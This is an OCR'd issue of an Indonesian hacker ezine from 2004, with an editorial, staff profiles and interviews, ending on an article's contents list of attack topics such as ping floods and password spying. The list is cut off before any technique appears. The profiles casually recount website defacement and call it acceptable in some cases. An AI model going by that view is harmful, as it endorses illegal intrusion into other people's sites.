
EZINE (ECHO-magazine)


Adalah majalah elektronik yang ditulis secara bebas*
oleh individu** yang peduli terhadap
perkembangan ilmu pengetahuan
khususnya dibidang Teknologi informasi dan
di sebarluaskan secara FREE(gratees)
dengan syarat-syarat [licensi] ,
dan di-online-kan
@t http://ezine.echo.or.id

EZINE ECHO MAGAZINE

[Licensi]



TableofContent
EZINE#5



***/0x65|0x63|0x68|0x68/* - staff present .....**


ECHO.OR.ID# ECHO.OR.ID#E CHO.OR. ID#ECHO .OR.ID #ECHO.OR.ID#
#ECHO.OR.I D #ECHO.OR. ID#EC HO.OR .ID# HO.OR.ID#
EcHO. OR.ID#E CHO.O R.ID# ECHO .OR.I
D#ECH O.OR. ID#EC HO.OR .ID# ECHO. O
R.ID# E CHO.O R.ID# ECHO.OR ID# HO.OR.ID#E
CHO.OR.ID#E CHO.O R.ID# ECHO .OR.ID #ECHO.OR.ID#
ECHO.OR.ID# ECHO.O R.ID# ECHO .OR.I D#ECH O
.OR.I D #ECHO. OR.ID #ECH O.OR. ID#EC
HO.OR .ID#EC HO.OR .ID# ECHO. R.ID
#ECHO .OR.ID #ECHO .OR. ID#EC O.OR.
ID#ECHO.O R.ID#ECHO. O R.ID# ECHO .OR.I D#ECHO.OR.I
D#ECHO.OR.I D#ECHO.OR.ID# ECHO. OR.ID# ECHO.OR .ID#ECHO.OR.

echo zine relase 05
~~~~~~~~~~~~~~~~~~~~
(Maret - April 2004)

[editor]
~~~~~~~~

SALAM hacking,
Jumpa lagi di ezine release 05, tidak tahu kenapa edisi ezine akhirnya menjadi 2 bulanan (bukan di sengaja lho :P), tetapi di ezine 05 ini kami sangat bersyukur karena banyak sekali feedback yang diberikan pada kami, Banyaknya inputan yang menarik dari temanteman membuat kami selaku echostaff benarbenar merasa semua jerih payah kami akhirnya dapat bermanfaat, beberapa usulan yang diajukan, setelah kami pertimbangkan akhirnya kami menerima usulan tersebut untuk dapat disajikan di ezine, salah satunya adalah menampilkan interview para senior-senior yang berkecimpung di dunia IT,kami berharap semoga ini dapat semakin menambah daya tarik ezine kami.
Mungkin kalo kali ini kami tetap mengatakan kami sangat sibuk,kami yakin teman teman akan beranggapan bahwa kami terlalu berlebihan :P, tetapi ya begitulah, sesibuk apapun kami. Kami berusaha tetap komitmen dengan semua cita cita dan tujuan kami terhadap komunitas ini.
Kami juga selaku echo staff mendoakan adek kami 'moby' semoga sukses untuk meng 'hack' Ujian AKHIR nya :D (ebtanas bukan ya?), juga buat the_day yang hampir selesai masa PKLnya, semoga setelah melepas atribut putih abu abunya dapat segera mencurahkan semua perhatian ke 'echo' :) untuk mas z3r0byt3, seluruh echostaff turut berduka cita atas musibah yang menimpa mba c#i#a (semoga tetap tabah) , untuk comex (where are you man ?), untuk y3dips (masih harus belajar banyak ! untuk echo !) ...

Akhirnya selamat menikmati ezine release 05 yang kami harap sudah semakin



matang di releasenya yang ke lima kali, kami harapkan sekali saran dan kritik yang nantinya akan membangun kami, serta tak lupa kami tetap berharap teman-teman tak bosan untuk selalu mendukung kami.

[donatur]
~~~~~~~~~~

BAsher13
FleanuX
Juventini
Sandal
Hyperlink

[shoutz]
~~~~~~~~

kepada semua memberz newbie_hacker('biarlah semangat berbagi itu selalu membara'); kepada GURU-GURU yang mengajar kami baik secara sengaja atau tidak sengaja; serta kepada'Security Industri'di INDONESIA ,
('kami akan mencoba untuk terus dapat berjalan disamping anda semua')

[special note]
~~~~~~~~~~~~~~~


STOP POLITICS !
bukan karena kami anti terhadap pemerintahan dsb, tetapi idealisme kami tidak diperuntukkan bagi politik cs, kami juga mendukung suksesnya pemilu 2004 tanpa ingin terlibat lebih jauh.serta berdoa untuk kemajuan Indonesia dimasa mendatang khususnya di dunia TI.

[contact]
~~~~~~~~~~


Editor	: echostaff@echo.or.id
Submissions	: ezine@echo.or.id
Commentary	: ezine@echo.or.id
Url	: http://ezine.echo.or.id

[echo staff]
~~~~~~~~~~~~~

y3dips	ZzZZz.~.really need to sleep..zZZ.~~ Zz.
the_day	L3arn1ng By D0ing.
moby	\\.. Study..just 5tudy n0W..\\
z3r0byt3	'I dont like linux but linux likes m3'
comex	.... where 4R you man ? ...
~~~~~~~~~~~~~



EZINE *******take it free*******EZINE********no charge of money**********
**********Aseli gratis******EZINE*******Tanpa bayar********EZINE*********
EZINE******from community to community*******EZINE*******ownz you*******
DARI KOMUNITAS untuk komunitas**EZINE*****memiliki kamu****EZINE



ALL ABOUT the_day

BASIC >>

Handle : the_day
Age Now : 19
Produce in : Jakarta Timur
Catch me : the_day@echo.or.id /the_day2000 @ YM
Computer : @office P II 400 Mhz ,256 MB SDRAM with Win 2000 & Redhat 9.0
Project : take care of echo.or.id,ESC,make sploit echo's

Hobby : Computer

Favorite >>

Food : soto banyumas & soup

Drink : Coca-cola & milk

Band : Blink 182,Green day,POD,Paparoach,sum 41,Linkin park

Movie : I don't like movie

Books : I don't have book ,just ebooks

Urlz : http://echo.or.id | http://securitytracker.com |http://zone-h.org

I Like : You , Girls ,computer


I Dislike : stupid care

Words >>

"Learning by doing ,Learning by Experiece"


Hopes >>
Growth with echo.or.id , have computer dan laptop :d ,build ECS

Shoutz >>
Echo staff : y3dips,moby,comex,z3r0byt3
Sarah *my spirit
K-159,sakitjiwa and all @ newbie hackers
@#e-c-h-o,#aikmel,#kartubeben



History of the_day >>


Pada mulanya aku mulai kenal main internet sejak kls 3 SMP ,waktu guru komputer menerangkan
tentang internet secara teori aja. Lalu aku coba habis pulang sekolah langsung main ke warnet.
Warnet yang harganya Rp.9000/jam ('mahal kalau sekarang').
Sampai di warnet
D : mas saya mau main internet !
O : silakan dek , di no 12
D : diam terpaku dengan tampilan winDust ('maklum di smp cuma ada dos')
Wah2 gimana cara pakai windUst nech,gimana klik mouse :D.
bodo amat main klik2 aja yg penting jalan.bingung dengan internet.
D : mas saya mau buat email mas , gimana caranya ?
O : oh ,gini nech caranya ('bla2'),nick kamu apa ?
D : ach nick ,nick tuh apaan mas ?
O : itu buat id kamu , ya udah nama kamu siapa ?
D : dedi mas
O : ok nick nya the_day aja yach , email nya the_day@lovemail.com
Wah asyik punya email sendiri :D, setiap pulang sekolah pasti ke warnet.
Dulu hanya tau internet untuk email dan baca berita ,belum tau chating .
Masuk ke kls 1 di STMN Pembangunan Jkt di jur Teknik Informatika Komersial.
Sering main internet ko ga dapat apa2 yach ('the_day mulai mikir').
Karena ga punya PC sendiri ,aku sering main ke rental dan ke warnet dan coba2
Suatu saat baca berita tentang BCA di jebol oleh seorang hacker.
Mulai mencari siapa hacker dan bagaimana cara bekerjanya.
Masuk deh ke room irc ,dan tanya kesemua yang ada dengan kata
" How to become hacker " ,tapi selama 1 tahun ga pernah ada yg jawab.
Masuk deh ke YM disana kenalan dgn nick swk disana aku di kasih unjuk tentang Hacker siapa dan bagaimana.Mulai mencari sendiri tentang hacker dan coba2 semua tools2 yg ada.cari sendiri tanpa ada yg mengajarkan :((('dalam hati semua org sombong ,para hacker sombong') itu dulu .
Mulai join ke milis hacker_pembangunan yg ternyata ownernya kk kls sendiri :D, Coba2 semua aplikasi windows yg ada ,mulai deh sifat iseng dan ingin tau the_day muncul ,semua warnet yg pernah di pakai pasti abis itu error :D. the_day mulai buat web ,dengan alamat www.dedidwianto.cjb.net. Aku mulai cari terus siapa hacker , dan pada akhirnya aku di tawarin y3dips untuk membentuk komunitas dan masuk the_day ke echo.or.id. Melalui echo aku baru mengetahui siapa hacker dan ingin menjadi hacker. Mulai deh web echo di xss dan di remehkan oleh banyak pihak , Aku mulai niat dan ingin banyak belajar.



Ternyata hacker itu identik sama deface ,dan aku mulai mencari cara deface baca2 bug track dan coba2 akhirnya bisa deface , kami dulu echo staff tidak main di irc kami hanya ngumpul dan chat di YM .
baca berita di detik tentang yg mau deface web2 tv ,the_day coba masuk ke irc ke #antihackerlink dan disana ketemu sakitjiwa .pertama emang di cuekin sech but it's ok lama2 dikasih unjuk deh sama dia,lalu mulai deface dan deface ketemu k-159 yg ternyata tau lintasarta dan idola ,sampai yayank sarah bilang " dedi kamu harus janji ga boleh deface2 lg yach sayang " :d
Itu deh kisah the_day sampai sekarang sampai punya banyak temen di irc.
"boleh deface kalau ada kejadian ,jgn buat iseng"

Kesimpulan

"ternyata hacker itu bukannya sombong,mereka tidak akan menjawab pertanyaan yg bacis bgt walaupun ada yg sombong"
"the_day minta maaf kalau di anggap sombong krn aku susah banget utk mencari siapa hacker"



[P R O P H I L E O N y3dips]

[Specification]

Handle	: y3dips
A.K.A	: y3d1ps, talent_spidey
Handle origin	: its just my favourite heroes
catch me	: y3dips@plasa.com, y3dips@echo.or.id
Age of my body	: 22
Produced in	: Jakarta, Indonesian
Height & Weight	: 167cm, 60kg
Urlz	: http://y3dips.echo.or.id
Computers	: - 1 pc (AMD 750 MHz, 192 MB of SDRAM, 20 GB of Hardisk, with rEDHat 7.3 Operating system && XP Ops sys - 1 laptop toshiba tecra 8100, 600 Mhz, 256 MB of RAM, 12 GB of hardisk,with fEDORa 1 (yarrow) &XP ops sys
Member of	: eCHo.or.id
Projects	: take care of echo.or.id, write some programs,article, sploits, etc :P.

[Favorite things]


Foods	: gado-gado, pempek
Drinkz	: pocari sweat , H20 murni
Colorz	: white, Black, #990000, #666666
Music	: rock, classical, psychedelic alternative rock
Bandz	: RadioHead, Dream Theater, SOD, Metalicca, Nirvana
Movies	: Anti Trust, Swordfish, War game
Books & Authors	: Harry Potter& J.K rawling
Urls	: http://echo.or.id || http://www.securityfocus.com
I like	: honesty, integrity
I dislike	: stucks in one problems, being cheated

[Words]

More U feel Stupid.More clever U're Now.

[Hopes]

See a positive growth of eCHo.or.id,
write a book,
make a one linux distro,
*build ESC (echo security consultant)



[Shoutz & Greetz]

m0by, coMex, the_Day, z3r0byt3 @ echo|staff
[...] i forgot all ur nick (sorry : for all my mentor)
linus torvalds (for d linux), Onno W purbo (for an advice),
newbie_hacker memberz,
#e-c-h-o @DALnet,
$pecial temen2 seperjuangan etc

[Short wOrds about Hacker]

Hacker is a creative people who doesnt want to be control by situation,
Hacker is a man who always see a hope;
Hacker is a man with a great confidence, n work with his brain ;
Hacker is a man who doesnt want tobe involve with any bias,
Hacker is a free man
Hacker is a man who had a great talent, n work with it

[short story about y3dips]


Terdampar di tahun 1995 , m33t first pc yang belum diketahui specnya[newbie] dengan sistem Operasi DOS[ms] 6.0 di sebuah sekolah menengah pertama [xmp] , perkenalan pertama tidak begitu mengesankan[ku], masih lebih asyik untuk coba coba maen 'spy-spy' an, b3reksperimen dengan dinamo dan bater[e] , maklum masih tergila gila dengan ' McGyver ' SERTA membuat pesawat maenan.[cita2 :insinyur]

beranjak ke 1996 tetap sama, mungkin atribut sudah berubah! , abu abu putih tetapi, tetap sama, hanya berubah versi , sebuah i286 dengan OPS system DOS[ms] version 6.22 :: [s]aat ini komputer mulai menyita perhatian[ku] , maklum ini dah jadi e[x]tra kurikuler yang wajib , pelajaran pertama [dir|copy|ren|del|*.bat] dilanjutkan dengan lotus[123], di tahun pertama itu yang diterima [wekz]

tapi! apa nyana malah kepincut dengan aplikasi aplikasi mini yang sngat menarik [mario-bross | etc] G4me under dos itu malah lebih mengasyikkan, 4lhasil #$%^&*

tahun kedua lebih berkesan aku sudah mengenal programing , first language is basic [with qw-basic n BASICA] dan dbase.. until third degree [1998][win 3-11] first time see a great man behind computer , [seen it on a movie | wargame] :: belakangan baru aku tau kalo itu namanya 'hacker' === sosok satria komputer===

kisah lucu yang dialami, pertama kali menggunakan mouse[], tiap mau double klik maka mouse yang di double klik selalu maju, butuh latihan khusus untuk bisa



melakukan double klik :P

[1998]iNet booming
[1999]akrab with new friends- name: INternEt a.k.a WWW a.k.a iNet
make first email @bolehmail.com , @plasa.com
[1999] use Win95, WIN98,---
[1999]@t college >>!seen "Manifesto hacker" by the Mentor [a great man!]
\/\The Conscience of a Hacker/\/

by

+++The Mentor+++

Written on January 8, 1986

!seen "how to become a hacker" by Eric S raymond [a great man]-=-=-=-=
mengajarkan banyak hal, sar@n buat temen2: read that first! if u wannt to get into!

@meet Pascal, C, at first year at college [1999] 2000[know html] use netscape composer
n make first site at geocities , http://www.geocities.com/talent_spidey


@seen HTML perfect (with javascript, CSS) [2000] use first nix distro on my own pc
-reDHat 7.0, redHat 7.1, mandrake 8.0, mandrake 8.2- fix using -mandrake 8.2-
-join first hacker site @ Anti-online ; then @neworder.box.sk ; read phrack magazine
packetstormsecurity.nl, next ----> eeye, securityfocus, insecure,..
[kebanyakan bergaul di luaran, jadi gak gitu kenal dengan komunitas di Indo :( ]

@1999 -play trojan[first trojan use: girl, workz] met many explo, download many RFTM

-2001]-join many community @t inet,discussion room ,milis, and els3 ...
-2002[+] still learning ,php, mysql , c, perl, phyton[read n try, it dont workz]
-2003[-membuat milis sendiri di yahoo , newbie_hacker@yahoogroups.com
-mengajak the_day dan comex untuk join di milis yang baru di buat.

-Juli 2003 meet m0by[at] mail, Augst bersama sama membangun ECHO [shoutz to
m0by]
1 september 2003 dibuatlah ECHO.or.id > shoutz to @ll ECHO|staff

[2004]---still going-



[interview]

Q: Apakah Kamu Hacker?
Y: sayangnya belum, aku cuma telur yang berdoa apabila menetas dapat menjadi hacker

Q: Dapatkah kamu mengajari Aku untuk menjadi hacker?
Y: Aku juga lagi mencari SUHU|WIZZARD buat bisa ngajarin n ngasih 'clue' buat bisa kayak mereka :(

Q: contoh hacker dunk?
Y: Linus torvald, Richard stallman, Dennis ritchie, Ken thompson,etc

Q: Referensi terbaik untuk tau tentang hacker?
Y: gak ada yang lebih baik daripada "how to become a hacker": eric s raymond


Q: kamu bisa programing?
Y: sedikit, mungkin bukan programer yang hebat.

Q: Apa sih asyiknya programing?
Y: Gak tau tuh! aku juga binun, tapi kalo dah programing tuh, jadi lupa makan, lupa mandi[bau] , lupa pacar [makanya J0mblO] dan untungnya gak lupa ucapin makasih ma yang Di4tAS.

Q: Ada situs yang menyebutkan ,you are a hacker if you are programmer? bagaimana tuh?
Y: HAcker apa dulu?, kalo kamu pahami tulisan pak ERIC SR [shoutz to pakeric],disana istilah hacker itu sangat luas sebagaimana luasnya ilmu itu sendiri.so simpulkan sendiri ach.tetapi programing itu penting banget!!

Q: Kenapa kamu BUat ECHO ? kan dah banyak Kelompok lainnya yang lebih 'lama'?
Y: Pertama, echo bukan dibuat untuk menyaingi siapa-siapa [shoutz to all security industry @ Indonesia]
Kedua, kami lebih mengarah untuk menyatukan semua 'maniak komputer' gak peduli dia programer, networking core, security advanced or cuma newebie aja, itulah cita-cita kami, agar IT di Indonesia bisa maju.


Q: untuk apa ECHO|STAFF, bukankah itu akan membatasi interaksi dengan yang lainnya?
Y: sebagaimana suatu organisasi,dibutuhkan kelompok kecil untuk bertanggung jawab mengurusi dan menjalankan organisasi ini.



Q: bagaimana menjadi echo|staff?
Y: echo|staff lebih kepada request dari echo|staff lainnya atau founder kepada individu yang dianggap layak, pantas dan mampu untuk diberi beban tersebut, dan telah diketahui dedikasi dan kemampuan yang dia miliki telah diketahui dan dikenal oleh komunitas, apalagi ini murni kerjaan "tanpa bayaran" a.k.a mengabdi untuk komunitas.

Q: sudah ah, moga echo makin maju?
Y: yupe, thx!

echo(c)2004



PROPHILE ON MOBY

BASIC >>

HANDLE	: MOBY
HANDLE ORIGIN	: ???
DATE OF BIRTH	: MARCH 24, ON YEAR 1987
PRODUCE IN	: PADANG (WEST SUMATRA) INDONESIA
MADE BY	: MY PARENTS
GIRL	: P3 600 MHZ, 128 SDRam, 9 GB HD, LINUX SLACKWARE/ WIN98 DUAL
PROJECT	: GOING AWAY FROM SCHOOL
HOBBY	: MUSIC, COMPUTER, SCIENCE, PHIL0SOPHY.

FAFORITE >>


FOOD	: NASI
DRINK	: GREEN SAND, MAN SION (SOMETIMES)
SMOKE	: MARLBORO / SAMPOERNA MILD|INTERNATIONAL
BAND	: RADIOHEAD, GUNS N' ROSES, KORN, RANCID, BLINK-182, GREEN DAY, BRIAN ADAMS, MLTR, SUM 41, METALLICA, NIRVANA.
GENRE	: ROCK, METAL, PUNK, SOUL, ALTERNATIVE, ROCK N' ROOL, BLUES, POP.
MOVIES	: GOOD WILL HUNTING, TITANIC, SCREAM.
BOOKS	: HARRY POTTER, LIMA SEKAWAN, UNDERGROUND, APPROACHING ZERO, TERMINAL COMPROMISE, THE HITMAN MANUAL.
URLZ	: WWW.ECHO.OR.ID | SLASHDOT.ORG
I LIKE	: GIRLS, COMPUTER, SCIENCE, RPG GAME, PIZZA (CHEESE).
I DISLIKE	: GIRLS (SOMETIMES).

WORDS >>

"LOVE, FREEDOM, KNOWLEDGE"

HOPES >>

PEACE, ECHO SUMMER CONF, GIRLS, APPLE G5, SHARP ZAURUS, FENDER STRATOCASTER, DNA



SKATEBOARD.

SHOUTE >>

ECHO STAFF (Y3DIPS, THE_DAY, COMEX, z3r0byt3), PHATYGENI, K-ELEKTRONIK, JASAKOM,
INDOHACK, ROMI SW (FOUNDER IKC >> www.ilmukomputer.com),
PEOPLE IN 3 IPA 4 SMU 3
PADANG, TRIPEL R (ROMI, RUDI, ROBI), QN'R (QIQING, NIKE, RIZKA),
NILAM WINDA,
GAMERS: DUDUNG, RANGGA. AND LIBRARIAN.

OM ONNO, PAK BUDI RAHARDJO, PAK SARWONO SUTIKNO (ITB).

ESR, RMS, LINUS, JK. ROWLING.

HACKER ? >>


"DEEP GEEK"

>> FIRST SIGHT

Menyenangkan sekali mendapatkan mesin P3. Saat itu masih kelas 3 SMP. Aku mulai mengutak-atik WINDOWS 98 yang sudah terinstall dengan rapi. Waktu itu aku senang sekali 'mengetik' di Micro$oft(ex) Word. Entah mengapa, namun hal itu membantu ku dalam mengambil keputusan setiap bekerja dengan aplikasi Windows yang belum ku kenal. Aku jadi tahu dimana untuk mendapatkan menu konfigurasi, mendapatkan bantuan dan banyak hal lainnya. Saat itulah aku mengenal dan mempelajari pemprograman. Bahasa pemprograman pertamaku adalah Pascal. Lalu aku mempelajari DELPHI dan Visual Basic.

Masuk SMU, aku mulai mengenal dunia hacking, membaca cerita-cerita hacking dalam berbagai kesempatan sekaligus menjadi penonton setia serial tv "The Lone Gun Men" dan "The X Files". Pada saat itu aku mengenal HTML dan berpetualang di Internet.

Pada sebuah kesempatan, aku membaca sebuah artikel tentang Linux di koran. Disebutkan
bahwa sistem operasi Linux sangat menarik sekaligus "gratis". Kata-kata itu merengkuh jiwa ku dan menggelitik sisi keingintahuanku. Dengan bermodal sebuah CD Installer RedHat 6.2, sebuah buku panduan serta sebuah Aplikasi "Partition Magic" aku (dengan nekat) mengistall dan melakukan konfigurasi X sendiri. Alhadulillah, semua bejalan



lancar, dan aku dengan bangga memperlihatkan "LINUX baru-ku" kepada semua teman-teman yang datang main ke rumah.

Waktu terus berlalu, seiring dengan itu aku tetap membaca dan belajar. Sampai suatu saat aku bertemu dengan 'PATHYGENI'. Peristiwa itu terjadi secara tidak sengaja, beberapa hari setelah ulang tahunku yang ke 16. Pathy adalah "mentor" pertamaku. Aku berhutang budi padanya. Ia memberiku sebuah shell root pertama, tempat dimana aku bermain-main dengan nmap dan "massplo".

Dalam pengaruh kesibukan, aku dan Pathy sempat berpisah, bahkan aku kesulitan untuk menemukannya, namun nantinya seorang sahabat (yang baru saja melangsungkan pernikahannya) ORION (www.lintau.com) memberiku kartu nama Pathygeni dan aku kembali berhubungan dengannya.

Bulan Agustus, semua berubah. Terutama sekali dalam diriku. Seorang sahabat, partner dan founder ECHO (indonEsian Communities for Hackers and Opensource) menguhubungi ku dalam sebuah komuniasi e-mail. Bersama-sama kami membuat ECHO. Bersama The_Day dan COMEX, eCHo resmi dibentuk dan Online di awal bulan september.

Echo, "The Baby is Growing". Impianku, semua angan-angan akan dunia bebas dan intelek.Dunia elektron dan swich. Semua perjuangan ku. Echo mengalami perkembangan yang tak pernah aku bayangkan (semoga tuhan memberkati echo). Berbagai hambatan kami lalui, baik itu dari luar dan semua permasalahan yang timbul sebagai dampak dari psikis dan kesibukan kami.Ya, saya mencoba, berjuang .... untuk menang. Demi sebuah impian !

FAQS:


Q: Siapa MOBY ?
A: Gak tau tuh, gak kenal ya .. . :P

Q: Kapan pertama sekali mengenal komputer ?
A: Waktu kelas 3 SMP, aku dibelikan papa mesin P3 600 dengan 64 Mb RAM.

Q: Apa yang menarik dari komputer ?
A: SEXY

Q: Apa yang menarik dari hacking ?
A: Enak, rasa coklat campur keju.

Q: Kamu menggunakan Linux ?
A: Linux itu apa sih ?



Q: Apa pendapat kamu tentang Windows ?
A: Yang jelas, saat malam harus ditutup, 'ntar kemasukan maling lho !!

Q: Kamu suka cewek tipe apa sih ?
A: Aku suka cewek tulen, asli dan masih garansi !

Q: Boleh tahu siapa cewek kamu sekarang ?
A: Kebetulan aku masih jomblo, sekedar iklan. Bagi cewek-cewek yang berumur 16-19 tahun, hobi membaca, suka bolos, berperawakan menarik, suka humor dan plesetan, bisa bikin kue coklat lapis keju, tidak suka dugem, rambut sepunggung (di rebonding :P) dan rela di'duakan' dengan komputer. Silahkan hubungi aku di: moby@echo.or.id
Q: Momen apa yang paling menyenangkan ?
A: bobo'
Q: Kamu juara kelas ?
A: Masuk 10 besar kalo dihitung dari belakang.

Q: Terakhir, apa pesan-pesan mu untuk pembaca ?
A: Hi, How are you ?


EOF.

DEDICATED FOR NILAM WINDA A.W
HAPPY BIRTHDAY !!

THE 17'TH ANIVERSARY, MARCH 26 2004

(C)opyleft 24 April 2004

http://members.tripod.co.uk/geek0
() ASCII Blue Ribbon.
/\ Free Speech n' Thinking



Stardawn#1

Author: basher13 || basher13@stardawn.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

#Include :

1.Chapter:
-.Fakemail melalui telnet

2.Chapter:
-.Ping Flood dengan lokal machine windows 95
-.Crashing Ping Flood dengan windows 95

3.Chapter:
-.KERNEL PANIC UNDER SOLARIS 2.3
-.Core Dump NETSCAPE


4.Chapter:
-.Spying password web admin
-.telnet antihack

5.Chapter:
-. hidden directory

6.Chapter:
-.Dos Trick
7.Chapter:
-.Gambaran Phone Hack tools

..#1.Chapter
*[Fakemail melalui telnet].

buka komputer anda dan buka 'start'tombol di 'windows toolbar'
